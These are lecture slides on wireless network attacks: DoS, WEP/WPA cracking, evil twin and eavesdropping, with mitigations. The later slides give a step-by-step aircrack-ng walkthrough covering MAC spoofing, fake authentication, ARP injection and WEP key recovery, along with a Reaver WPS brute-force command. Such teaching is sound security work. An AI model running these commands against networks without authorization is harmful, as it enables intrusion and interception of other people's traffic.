Wireless Network Attacks

Chun-Jen (James) Chung

Arizona State University

Known Wireless Attacks

- Denial of Service (DoS) Attacks
  - Jamming
  - Authentication/Association Flooding
  - De-Authentication Flooding
  - TKIP Countermeasure
  - EAP Attacks
- Cipher Attacks
  - WEP Attacks
  - WPA-PSK Dictionary Attack
  - WPA/TKIP
  - LEAP Attacks
- MITM Attacks
  - Captive Portal (Evil Twin)
  - 802.1X/EAP
- Eavesdropping
  - Open Network
  - WPA/WPA-PSK
  - Captive Portal

Jamming Attack


- Jamming works simply by generating *Radio Frequency (RF) noise* in the frequency range used by wireless networking equipment (2.4GHz and 5GHz).
- This can often be accidental, particularly in the 2.4GHz range, as certain devices will either operate naturally in these frequency ranges e.g. microwaves, cordless phones, radar etc.
- Through their everyday use, these devices can disrupt wireless networks operating nearby.
- In addition to accidental noise, devices can be built which generate noise to *deliberately interfere* with 802.11 wireless networks.

Authentication/Association Flooding

- Access Point (AP) can be flooded by a large volume of *authentication and association frames*.
  - *Authentication* requires a mobile device (station) to establish its *identity* with an AP or broadband wireless router. There is no data encryption or security at this stage.
  - *Association* allows the AP/router to record each mobile device so that frames may be properly delivered. Association only occurs on wireless infrastructure networks, not in ad hoc (peer-peer) mode. A station can only associate with one AP/router at a time.
- To launch an association flood, the attacking device needs *spoof* its wireless MAC address then, *rapidly and repeatedly*, try associating to the AP.
- At each attempt the attacker will change its MAC address, mimicking the existence of many clients.
- This has the affect of consuming the AP's memory and processing ability, denying service to legitimate clients.

State Machine in IEEE 802.11


- IEEE 802.11 defines a client state machine for tracking station authentication and association status.



- Each client has a state recorded in the AP's association table.
- This recorded state has a size limit that can either be a hard-coded number or a number based on the physical memory constraint.

De-Authentication Flooding

- This attack works by exploiting a flaw in the wireless state machine and is commonly used as a method to contain *rogue APs*.
- The attack works by sending *de-authentication packets* to clients connected to an AP. The clients receiving the de-authentication will disassociate from the AP immediately.
- This attack works because AP control traffic is not protected and therefore the de-authentication frame is sent in *clear text* making it very easy to spoof.



- This attack can target *a whole AP*, by sending the de-authentication frames to the *broadcast* MAC address and spoofing the source as the AP.
- Alternatively the attack can be targeted at a single client, by sending the de-authentication frame to a single client station.
- This attack can be mitigated through the use of IEEE 802.11w (*Protected Management Frames*) which encrypts the control traffic between the AP and the clients. However, currently 802.11w isn't widely supported or implemented.

EAP Authentication Flood Attacks

- EAP (Extensible Authentication Protocol) authentication flooding works by a client, or multiple clients, flooding a protected wireless network with *EAP authentication requests*.
- This can have the effect of performing a *DoS on the RADIUS server* if it is unable to handle the volume of authentication requests from the client.
- This attack can be mitigated by implementing a *temporary block* (e.g. 60 seconds) after three failed attempts, on a client trying to EAP authenticate.
- As well as authentication flooding, clients can try to use various EAP packets to induce a DoS attack:
  - Some APs can be crashed by flooding the AP with *EAPOL-Start* frames. Most modern equipment should not be susceptible to this attack.
  - Some APs can be DoS attacked by the attacker cycling through the *EAP Identifier space* (0–255). Modern APs should not be susceptible to this attack as the EAP Identifier space is only unique to the 802.11 association, with each association having its own EAP Identifier space.

WEP Attacks

- Wired Equivalent Privacy (WEP) is relatively trivial to defeat and numerous attacks exist which can either decrypt WEP protected packets or recover the WEP key.
- WEP has been broken for more than 10 years and *should not be used to secure a wireless network.*
- Documented methods for breaking WEP include:
  - FMS – a stream cipher attack lies in the use of weak initialization vector (IVs) which uses predictability of the first few bytes of packets. On a busy network the key can be recovered in couple of minutes.
  - KoreK – which uses a similar approach to the FMS attack but requires fewer packets.
  - PTW – a full key recovery attack which requires fewer packets than previous attacks
  - ChopChop – exploits design flaws in the WEP protocol, the weakness of the CRC32 checksum and the lack of replay protection. It can decrypt data packets without the need to recover the key.

WPA-PSK Dictionary Attack


- Whilst the security mechanisms in Wi-Fi Protected Access (WPA) and WPA2 make the protocol secure, there is a weak point in the system: *the passphrase*.
- Users configuring WPA/WPA2 passphrases often choose short, dictionary based passphrases leaving them susceptible to attack.
- Attackers can capture packets during the *key exchange phase* of a client joining a wireless network then perform an *offline dictionary attack* to obtain the WPA/WPA2 passphrase.

LEAP Attacks

- Lightweight Extensible Authentication Protocol (LEAP) is an authentication mechanism implemented by Cisco which can be used to secure a wireless network.
- LEAP allows authentication via *Microsoft's Challenge-Handshake Authentication Protocol* (MS-CHAP) and provides *dynamic key exchange*. However, credentials are not strongly protected, leaving LEAP open to attack.
- Due to the lack of protection of the authentication mechanism it is possible to perform an *offline dictionary attack* on captured packets and obtain a user's credentials.
- It is recommended that sites do not use LEAP, but instead use a more robust authentication mechanism such as PEAP, EAP/TTLS or EAP/TLS etc.

Captive Portal (Evil Twin)

- Walled garden wireless networks are particularly vulnerable to man-in-the-middle attacks.
- This is because there is *no automatic checking* of the certificate provided by the authentication server.
- As users simply use a web browser to login to the network, an attacker need only *setup their own login page*, which looks identical to the real one, and capture credentials as people attempt to login.
- The attacker can even act as *proxy* passing the credentials onto the real authentication server.
- This kind of attack is often called an '*evil twin*'.


Internet
Hot Spot AP
SSID = Cafewifi
Channel = 6
Evil Twin AP is bridged to second adapter which is associated to the Hot Spot AP
Client is associated to the Hot Spot AP on channel 6
2. Attacker jams channel 6
3. Client roams to Evil Twin AP on channel 11 and associates
4. Attacker has DHCP server setup to issue IP address to hijacked client
Evil Twin AP
SSID = Cafewifi
Channel = 11
1. Evil Twin AP is set up on attackers laptop

802.1X / EAP

- Whilst a properly implemented WPA/WPA2 Enterprise network using 802.1X authentication is secure and not vulnerable to a man-in-the-middle attack, many clients are incorrectly configured, leaving them susceptible to an attack.
- The vulnerability arises from the use of a *certificate* to verify the RADIUS server. Many clients will configure their device so that it does not reject certificates provided by the RADIUS server.
- These may be signed by the wrong certificate authority and/or have the wrong common name. To ensure they are not vulnerable when authenticating to their wireless network, clients should only accept certificates from the correct certificate authority with the correct common name. By accepting any certificate, a malicious AP can use either a self-signed certificate or a certificate signed by the correct certificate authority (if a public certificate authority is used) to intercept credentials. Often an attacker will send a de-authentication frame to a client that is already authenticated to a genuine AP, forcing it to re-associate.
- It is advisable that when implementing enterprise wireless, sites should not use public certificate authorities. This will help to prevent attackers obtaining certificates from the same certificate authority (with a different common name) and attempting a man-in-the-middle attack.

Open Network

- On an open wireless network, it is trivial to capture packets in the air as they are sent in the clear.

WPA/WPA2-PSK

- It is a common misconception that because data is encrypted on a WPA or WPA2-PSK client, it is protected from snooping by other users.
- Unfortunately this is not the case. Since every client uses the *same pre-shared passphrase*, they can decrypt another user's packets.
- This is not true for WPA and WPA2 Enterprise where each user has an individual, rotating, key sent from the RADIUS server.

Captive Portal

- Once a client is logged in to a captive portal, unless protected by other means (such as a Virtual Private Network (VPN)), their traffic is sent in the *clear*.
- This means all the wireless traffic of an authenticated client can be easily sniffed.
- Some users may be under the impression that because they have had to authenticate, that their data is secure.

AirCrack-NG

- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs.
- It is able to recover 802.11 WEP and WPA-PSK keys once enough data packets have been captured.
- Reference: http://www.aircrack-ng.org/

Aircrack-ng suite

- aircrack-ng — Cracks WEP and WPA keys using dictionary attacks.
- airdecap-ng — Decrypts WEP or WPA encrypted capture files with known key.
- airmon-ng — Placing different cards in monitor mode.
- aireplay-ng — Packet injector (Linux, and Windows with CommView drivers).
- airodump-ng — Packet sniffer: Places air traffic into PCAP or IVS files and shows info. about networks.
- airtun-ng — Virtual tunnel interface creator.
- packetforge-ng — Create encrypted packets for injection.
- ivstools — Tools to merge and convert.
- airbase-ng — Incorporates techniques for attacking client, as opposed to Access Points
- airdecloak-ng — removes WEP cloaking from pcap files
- airdriver-ng — Tools for managing wireless drivers
- airolib-ng — stores and manages ESSID and password lists and compute Pairwise Master Keys
- airserv-ng — allows you to access the wireless card from other computers.
- buddy-ng — the helper server for easside-ng, run on a remote computer
- easside-ng — a tool for communicating to an access point, without the WEP key
- tkiptun-ng — WPA/TKIP attack
- wesside-ng — automatic tool for recovering wep key.

Crack a WEP Password (1)

- Check wireless interface using airmon-ng

```
bt ~ # airmon-ng
Interface       Chipset         Driver

ra0             Ralink b/g      rt2500
```

- Stop the interface and make a fake MAC address
  - Your network interface card needs support packet injection
  - using “macchanger” or “sudo ifconfig <interface> hw ether <MAC>”

```
bt ~ # airmon-ng stop ra0
Interface       Chipset         Driver
ra0             Ralink b/g      rt2500 (monitor mode disabled)
bt ~ # ifconfig ra0 down
bt ~ # macchanger --mac 00:11:22:33:44:55 ra0
Current MAC: 00:c0:ca:25:2d:41 (Alfa, Inc.)
Faked MAC:   00:11:22:33:44:55 (Cimsys Inc)
```

- Enable monitor mode on the interface

```
bt ~ # airmon-ng start ra0
Interface       Chipset         Driver
ra0             Ralink b/g      rt2500 (monitor mode enabled)
```

Crack a WEP Password (2)

- Scan wireless networks around you using
  - airodump-ng <interface>

```
CH  4 ][ Elapsed: 0 s ][ 2009-07-01 00:05

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:21:29:AC:65:5B  -58        2        0    0   4  54  WPA2 CCMP   PSK  saitek
00:18:39:CB:03:F1   -1        0        0    0  14  -1                   <length:  0>
00:23:69:BB:2D:0F  -31        7        0    0   3  54  WEP  WEP         yoyo
00:1A:C4:68:BD:F9  -82        3        0    0   3  54. WEP  WEP         2WIRE244
00:12:17:29:13:92  -80        5        0    0   3  54  WPA  TKIP   PSK  Skaggs
00:1B:2F:50:26:10  -63        2        0    0   6  54. WPA2 CCMP   PSK  Super_Int
00:18:3F:5F:9B:D9  -45        3        0    0   6  54. WEP  WEP         <length:  1>
00:1C:10:08:61:CE  -70        3        0    0   6  54  WPA  TKIP   PSK  DA ROSA
00:50:18:4A:E0:C6  -80        2        0    0   1  54. WEP  WEP         soyk
00:1C:10:2B:06:B4  -50        4        0    0   1  54  WEP  WEP         The Resisty
00:14:A5:93:45:3B  -65        2       11    5   1  54  WEP  WEP         Motorola
00:1F:33:C9:EB:46  -79        2        0    0   1  54  WPA  TKIP   PSK  Double1
00:05:5D:EC:AA:52  -63        7        0    0   8  11  OPN              LittleEngine
00:21:00:1A:2E:41  -75        3        0    0   7  54  WEP  WEP         Froyo Wireless

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:14:A5:93:45:3B  00:1F:5B:C0:16:20  -74  54-54    12       11
(not associated)   00:0D:93:85:F6:C2  -43   0- 1    42        6  crackerjack
(not associated)   00:1B:77:3B:BF:78  -84   0- 1     0        1  4311
00:21:00:1A:2E:41  00:22:FB:30:1C:E2  -70   0- 1    14        6
```

Crack a WEP Password (3)

- Capture the packet information to a file from the selected network
  - airodump-ng –c <channel> -w <filename> --bssid <bssid> <interface>

```
CH  3 ][ Elapsed: 40 s ][ 2009-07-01 00:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:23:69:BB:2D:0F  -31  83      371       18    0   3  54  WEP  WEP    OPN  yoyo

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
```

- Open a new terminal and enter aireplay-ng to perform the fake authentication with AP.
  - aireplay-ng -1 0 –a <bssid> -h <fake MAC> -e <essid> <interface>

```
bt ~ # aireplay-ng -1 0 -a 00:23:69:BB:2D:0F -h 00:11:22:33:44:55 -e yoyo ra0
The interface MAC (00:C0:CA:25:2D:41) doesn't match the specified MAC (-h).
        ifconfig ra0 hw ether 00:11:22:33:44:55
00:08:02  Waiting for beacon frame (BSSID: 00:23:69:BB:2D:0F) on channel 3

00:08:02  Sending Authentication Request (Open System) [ACK]
00:08:02  Authentication successful
00:08:02  Sending Association Request

00:08:07  Sending Authentication Request (Open System) [ACK]
00:08:07  Authentication successful
00:08:07  Sending Association Request [ACK]
00:08:07  Association successful :-) (AID: 1)
```

Crack a WEP Password (4)

- Inject arp-request packets
  - aireplay-ng -3 –b <bssid> -h <fake MAC> <interface>

```
Read 17891 packets (got 12 ARP requests and 1011 ACKs), sent 7675 packets...(500
Read 17940 packets (got 12 ARP requests and 1017 ACKs), sent 7725 packets...(500
Read 17991 packets (got 12 ARP requests and 1025 ACKs), sent 7775 packets...(499
Read 18041 packets (got 12 ARP requests and 1033 ACKs), sent 7825 packets...(499
Read 18090 packets (got 12 ARP requests and 1045 ACKs), sent 7875 packets...(499
Read 18140 packets (got 12 ARP requests and 1050 ACKs), sent 7925 packets...(499
Read 18189 packets (got 12 ARP requests and 1059 ACKs), sent 7975 packets...(499
Read 18240 packets (got 12 ARP requests and 1065 ACKs), sent 8025 packets...(499
Read 18290 packets (got 12 ARP requests and 1072 ACKs), sent 8075 packets...(499
Read 18340 packets (got 12 ARP requests and 1078 ACKs), sent 8125 packets...(499
Read 18390 packets (got 12 ARP requests and 1086 ACKs), sent 8176 packets...(500
Read 18440 packets (got 12 ARP requests and 1094 ACKs), sent 8226 packets...(500
Read 18490 packets (got 12 ARP requests and 1103 ACKs), sent 8275 packets...(499
```

```
CH  3 ][ Elapsed: 3 mins ][ 2009-07-01 00:10

BSSID              PWR RXQ  Beacons    #Data,  #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:23:69:BB:2D:0F  -32 100     5312      854    1   3  54  WEP  WEP    OPN  yoyo

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
```

Crack a WEP Password (5)

- Once you've collected enough data (> 11,000 packets in the data column) , launch another terminal and run the following to crack that data you've collected:
  - Airecrack-ng –b <bssid> <filename-01.cap>

```
Quitting aircrack-ng...
bt ~ # aircrack-ng -b 00:0F:3D:32:F0:6B dump.bin-03.cap
Opening dump.bin-03.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 51330 ivs.
                         KEY FOUND! [ 09:80:54:35:CA ]
        Decrypted correctly: 100%
```

Drop colons

Crack a WPA Password with Reaver

- Reaver is a cracking program which performs a brute force attack against an AP‘s WiFi Protected Setup (WPS) pin number.
- Once the WPS pin is found, the WPA PSK can be recovered and alternately the AP's wireless settings can be reconfigured.
- Wi-Fi Protected Setup (WPS) is a network security standard that allow users to easily secure a wireless home network.

Reaver

- Reaver is an open source, you can download it from http://code.google.com/p/reaver-wps/
- After you found the BSSID and monitor interface name using airmon-ng and airodump-ng, you can using the following command to crack the WPA password
  - reaver -i <moninterface> -b <bssid> -vv